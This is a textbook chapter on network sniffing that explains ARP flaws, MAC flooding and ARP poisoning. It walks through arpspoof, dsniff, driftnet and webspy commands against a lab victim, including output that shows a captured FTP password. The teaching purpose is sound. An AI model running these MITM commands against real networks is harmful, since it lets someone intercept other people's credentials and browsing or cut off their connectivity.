Chapter 6

Network Sniffing

In this chapter, we will talk about various techniques used to sniff traffic across a network. In order to fully understand this chapter, I would recommend you to spend some time reading about how *TCP/IP* works. A majority of the techniques we will discuss in this chapter would work only on the local area network and not across the Internet. So the target needs to be on the same local area network for our attacks to work. These attacks are really helpful when you are performing internal penetration tests. The only way to make them work remotely is by compromising a host remotely and then using that compromised host to sniff traffic on its local network, but this is not discussed in this chapter as all this is a part of the postexploition phase (Chapter 9), where we will learn different techniques to discover and evade internal networks. Sniffing can be performed on both wired and wireless networks. Wired networks would be what we will discuss in this chapter.

The main goal of this chapter is to familiarize the reader with the following topics:

- Hubs and switches and how they distribute traffic
- ARP protocol flaws
- Different types of man-in-the-middle (MITM) attacks
- Different tools that can be used to sniff traffic
- DNS spoofing by using an MITM attack

Introduction

Network sniffing, aka eavesdropping, is a type of attack where an attacker captures the packets across a wire or across air (wireless connection). The main goal is to capture unencrypted credentials across the network. The common target protocols include FTP, HTTP, and SMTP.

The best way to protect against sniffing attacks is to use protocols that support encrypted communication. Therefore, even if an attacker is able to capture the traffic, he will not be able to use it as it would be encrypted. However, with extra effort, we can also sniff traffic from protocols that use encrypted communications, as discussed later in this chapter.

Types of Sniffing

Sniffing can be primarily divided into two main categories:

1. Active sniffing
2. Passive sniffing

Active Sniffing


Active sniffing is where we directly interact with our target machine, by sending packets and requests. ARP spoofing and MAC flooding are common examples. Active sniffing is what we will focus more on.

Passive Sniffing

In passive sniffing, the attacker does not interact with the target. They just sit on the network and capture the packets sent and received by the network. This happens in the case of hub-based networks or wireless networks, which we will discuss in the following.

Hubs versus Switches

In order to fully understand how sniffing works, you need to understand the difference between hub-based and switch-based networks. Unlike hubs, which operate on the physical layer (Layer 1) of the OSI model, switches operate on layer 2 of the OSI model on which almost all modern networks are based.




Let's assume that this topology runs on a hub-based network and that "Host A" would like to communicate with "Host B." It will forward the traffic to the hub. A hub is designed in such a way that it *broadcasts* all the traffic, meaning that it will forward the traffic to *all the hosts on a network.* Since the IP header contains the destination address of "Host B," any other device receiving the frames will drop it. The technical flaw in this design is that lots of bandwidth is utilized and broadcast storms are created. The security flaw in the design is that an attacker could run a sniffer to capture all the traffic that is received on his computer as the traffic is broadcasted on a hub-based network.

To mitigate this issue, switch was introduced. Switch is a smarter device because, unlike hubs, it does not broadcast the traffic to every host on the network; it will forward the frames only to the host the traffic is destined for. The switch uses an ARP protocol to perform this job. We will talk about ARP and its security flaws in the following sections.

Promiscuous versus Nonpromiscuous Mode

Before we try to sniff traffic on a network, we would need to understand the difference between a promiscuous mode and a nonpromiscuous mode, which are associated with our network cards. By default, our network card is in the nonpromiscuous mode, in which we will be able to capture only the traffic that is destined for our computer. However, we can change our network card to the promiscuous mode, which will allow us to forcefully capture the traffic that is not destined for our computer. So rule number 1 for sniffing is that all the network cards should be in the promiscuous mode.

MITM Attacks




The idea behind a MITM attack is that the attacker places himself in the middle of the communication between a client and a server. Therefore, any communication that is being performed between a client and a server will be captured by the attacker.

Once an attacker successfully becomes the man in the middle, he can perform many attacks on the target network such as capturing all the traffic, denial of service attacks, dns spoofing, and session hijacking, to name a few.

ARP Protocol Basics

ARP stands for address resolution protocol. It runs upon the link layer (Layer 2) of the OSI model. Its purpose is to *resolve an IP address to a MAC address*. Any piece of hardware that connects to the Internet has a unique MAC address associated with it.

How ARP Works



So let's imagine the scenario shown in the image, where on a switch-based network, "Host A" with an IP 192.168.1.2 would like to communicate with "Host B" with an IP 192.168.1.3. In order to communicate on a local area, Host A would need to have the MAC address of Host B.

Host A will look inside its ARP cache and see if the entry for Host B's IP address is present inside the ARP table. If it's not present, Host A will send an ARP broadcast packet to every device on the network asking "Who has Host B's IP address?"

Once Host B receives the ARP request, it will send an ARP reply telling Host A "I am Host B and here is my MAC address." The MAC address would be then saved inside the ARP table. An ARP cache contains a list of the IP and MAC addresses of every host we have communicated with.

```
Interface: 10.158.86.158 ---.0xa
  Internet Address      Physical Address      Type
  10.158.84.1           00-09-e8-98-b8-00     dynamic
  10.158.84.123         00-24-81-90-e5-34     dynamic
  10.158.85.9           00-13-21-f3-b6-19     dynamic
  10.158.85.60          00-90-27-92-b0-79     dynamic
  10.158.85.185         00-07-e9-ec-84-92     dynamic
  10.158.86.147         00-0e-7b-90-b3-8d     dynamic
  10.158.86.217         00-12-3f-4d-17-8a     dynamic
```

ARP Attacks

There are two types of attack vectors that could be utilized with ARP:

1. MAC flooding
2. ARP poisoning or ARP spoofing

MAC Flooding


We will discuss MAC flooding first as it is easier. The idea behind a MAC flooding attack is to send a huge amount of ARP replies to a switch, thereby overloading the cam table of the switch. Once the switch overloads, it goes into hub mode, meaning that it will forward the traffic to every single computer on the network. All the attacker needs to do now is run a sniffer to capture all the traffic. This attack does not work on every switch; lots of newer switches have built-in protection against an attack.

Macof

Macof is part of dsniff series of tools, which I will demonstrate once we get to ARP spoofing. Macof fills the cam table in less than a minute or so, since it sends a huge number of MAC entries—155,000 per minute, to be specific.

Usage

The usage is extremely simple. All we need to do is execute "macof" command from our terminal. Take a look at the following screenshot:




Once the cam table has been flooded, we can open Wireshark and start capturing the traffic. By default, Wireshark is set to capture the traffic in the promiscuous mode; however, you don't need to sniff in the promiscuous mode when a switch goes into a hub mode since the traffic is already promiscuous.

ARP Poisoning

ARP poisoning is a very popular attack and can be used to get in the middle of a communication. This could be achieved by sending fake "ARP replies". As discussed earlier, the ARP protocol would always trust that the reply is coming from the right device. Due to this flaw in its design, it can in no way verify that the ARP reply was sent from the correct device.

The way it works is that the attacker would send a spoofed ARP reply to any computer on a network to make it believe that a certain IP is associated with a certain MAC address, thereby poisoning its ARP cache that keeps track of IP to MAC addresses.

Scenario—How It Works



Let's take a look at the scenario presented in this image. The hacker sniffs all the traffic using the ARP spoofing attack. We have a switch with the IP 192.168.1.2. We have two hosts, namely, "bob" with the IP 192.168.1.3 and "alice" with the IP 192.168.1.4. The "hacker" computer is also located on the network with the IP 192.168.1.10.

In order to launch an ARP spoofing attack, the attacker will send two spoofed ARP replies. The first reply will be sent to "alice" telling "bob" that "alice" is at the MAC address of the "hacker," that is, "bb.bb.bb.bb", so all the communication going from "bob" to "alice" will be forwarded to the hacker. Now, the hacker will send a spoofed ARP reply to "alice" as well telling that "bob" is located at the hacker's MAC address, since he wants to sniff the traffic going from "alice" to "bob" as well. So through ARP spoofing, the hacker is now in the middle, sniffing traffic between the two hosts.

Denial of Service Attacks

Another attack that is possible with ARP spoofing is a *denial-of-service* attack. The attack works by associating the victim router's IP to an IP that does not exist, thereby denying the victim access

to the Internet: when the victim tries to connect to the Internet, he will reach a nonexisting place. The attack is performed by sending a spoofed ARP reply to the victim's router's MAC address that does not exist. Again, in a real penetration testing environment, you would rarely perform these types of attacks, and you will be more focused on launching the ARP spoofing attack.

Tools of the Trade

Now, let's talk about some of the popular tools that could be used to perform Man in the Middle attacks.

Dsniff

Dsniff is called the Swiss army knife of command line ARP spoofing tools. It includes many tools to sniff various types of traffic. The most popular of them is ARP spoof, which would be demonstrated next. Dsniff is not developed or updated any more, but the tool still works and is great for performing Man in the middle attacks.

The set of tools include the following:

- *Arpspoof*—Used for poisoning the ARP cache by forging ARP replies
- *Mailsnarf*—Used to sniff e-mail messages sent from protocols like SMTP and POP
- *Msgsnaf*—Sniffs all the IM messaging conversations
- *Webspy*—Used to sniff all the URLs that a victim has visited via his browser and later use to open it in our browser
- *Urlsnarf*—Sniffs all the URLs
- *Macof*—Used to perform a MAC flooding attack

Using ARP Spoof to Perform MITM Attacks

Before we perform a man in the middle attack, we need to enable IP forwarding so that the traffic could be forwarded to the destination. In order to enable it, we will use the following command:

```
echo 1 >/proc/sys/net/ipv4/ip_forward
```

We can confirm that port forwarding is enabled by using the cat command to display the contents of the `ip _ forward file`. "1" means that IP forwarding is enabled; "0" means it's disabled.

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
1
```

Now that we have enabled IP forwarding, we need to gather the following information to perform an man in the middle attack:

1. Attacker's IP
2. Victim's IP
3. Default gateway

Attacker's IP—This will be the IP address of my BackTrack machine, which is 192.168.75.138.

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:20:15
          inet addr:192.168.75.138  Bcast:192.168.75.255
```

Victim's IP—My victim is a Windows XP machine, which has an IP 192.168.75.142.

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.75.142
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.75.2
```

Default gateway—The default gateway is the IP address of my router, which is 192.168.75.142.

Next, we would take a note of the victim's MAC addresses associated with each of them. We can view the MAC addresses in the ARP cache:

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.75.142 --- 0x2
  Internet Address      Physical Address      Type
  192.168.75.2          00-50-56-fc-e6-2b     dynamic
  192.168.75.138        00-0c-29-18-20-15     dynamic
```

From this ARP cache, we can see that we have the MAC address of the default gateway (192.168.75.2) and our machine (192.168.75.138). So what we would like to do is to tell the default gateway that the victim's IP address is associated with our MAC address and vice versa. Let's try ARP spoof to do this job.

Usage

The basic syntax for arpspoof is as follows:

arpspoof –i [Interface] –t [Target Host]

In this case, our interface is "eth0," and our targets are 192.168.75.2 (gateway) and 192.168.75.142 (victim). So our command would be as follows:

```
arpspoof -i eth0 -t 192.168.75.142 192.168.75.2
```

```
root@bt:~# arpspoof -i eth0 -t 192.168.75.142 192.168.75.2
0:c:29:18:20:15 0:c:29:6b:ed:df 0806 42: arp reply 192.168.75.2 is-at 0:c:29:18
20:15
0:c:29:18:20:15 0:c:29:6b:ed:df 0806 42: arp reply 192.168.75.2 is-at 0:c:29:18
20:15
```

On taking a look at the ARP cache again, we figure out that the gateway MAC address has been replaced with our MAC address. So anything that the victim sends to the gateway will be forwarded to us.

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.75.142 --- 0x2
  Internet Address      Physical Address      Type
  192.168.75.2          00-0c-29-18-20-15     dynamic
```

We also need to issue the same command in a reverse manner because when we are in the middle and we need to send ARP replies both ways.

```
arpspoof -I eth0 -t 192.168.75.2 192.168.75.142
```

```
root@bt:~# arpspoof -i eth0 -t 192.168.75.2 192.168.75.142
0:c:29:18:20:15 0:50:56:fc:e0:2b 0806 42: arp reply 192.168.75.142 is-at 0:c:29
18:20:15
0:c:29:18:20:15 0:50:56:fc:e0:2b 0806 42: arp reply 192.168.75.142 is-at 0:c:29
18:20:15
```

If we take a look at the ARP cache of the victim's machine now, we will find our MAC address associated with both IP addresses (default gateway and victim).

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.75.142 --- 0x2
  Internet Address      Physical Address      Type
  192.168.75.2          00-0c-29-18-20-15     dynamic
  192.168.75.138        00-0c-29-18-20-15     dynamic
```

Sniffing the Traffic with Dsniff

So we have successfully poisoned the ARP cache; now, we will learn about a couple of sniffers that capture the traffic. We will take a look at dsniff first, which, as mentioned before, is a Swiss army knife of command line sniffing tools.


To run dsniff, we will execute "`dsniff`" command inside our terminal. What this would do is capture any clear text password going across the network. So while running dsniff, I logged in to an ftp account, and since ftp is a plain text protocol, dsniff managed to capture it.

```
root@bt:~# dsniff
dsniff: listening on eth0
-----------------
07/23/13 07:14:10 tcp 192.168.75.142.1105 -> corell.hostingmasterssy.com.21 (ftp)
USER anonymous
PASS IEUser@
```

Sniffing Pictures with Drifnet

If we want to see what the victim is viewing in his browser, we have a great tool called "driftnet," which comes preinstalled with BackTrack. We can use it to capture all the images that victim is browsing through. We can do it by executing the following command:


```
root@bt:~# driftnet -v
```



This is what the output will be like: we can clearly see that the victim is browsing google.com. The "facebook hacked" image is basically from my blog, since I accessed my blog from the victim's browser to demonstrate this tool.

Urlsnarf and Webspy

Urlsnarf and webspy is part of the dsniff toolset; urlsnarf tells us about the URL that the victim has visited, whereas the webspy tool will open up all the web pages that the victim has visited in our browser.



An example of attacker running urlsnarf to sniff the URLs that victim has visited. The webs-snarf works the same way; however, we need to specify additional arguments. Here is how the command would look like:

```
root@bt:~# webspy -i eth0 192.168.75.142
```

where eth0 is the interface and 192.168.75.142 is the IP address of the victim.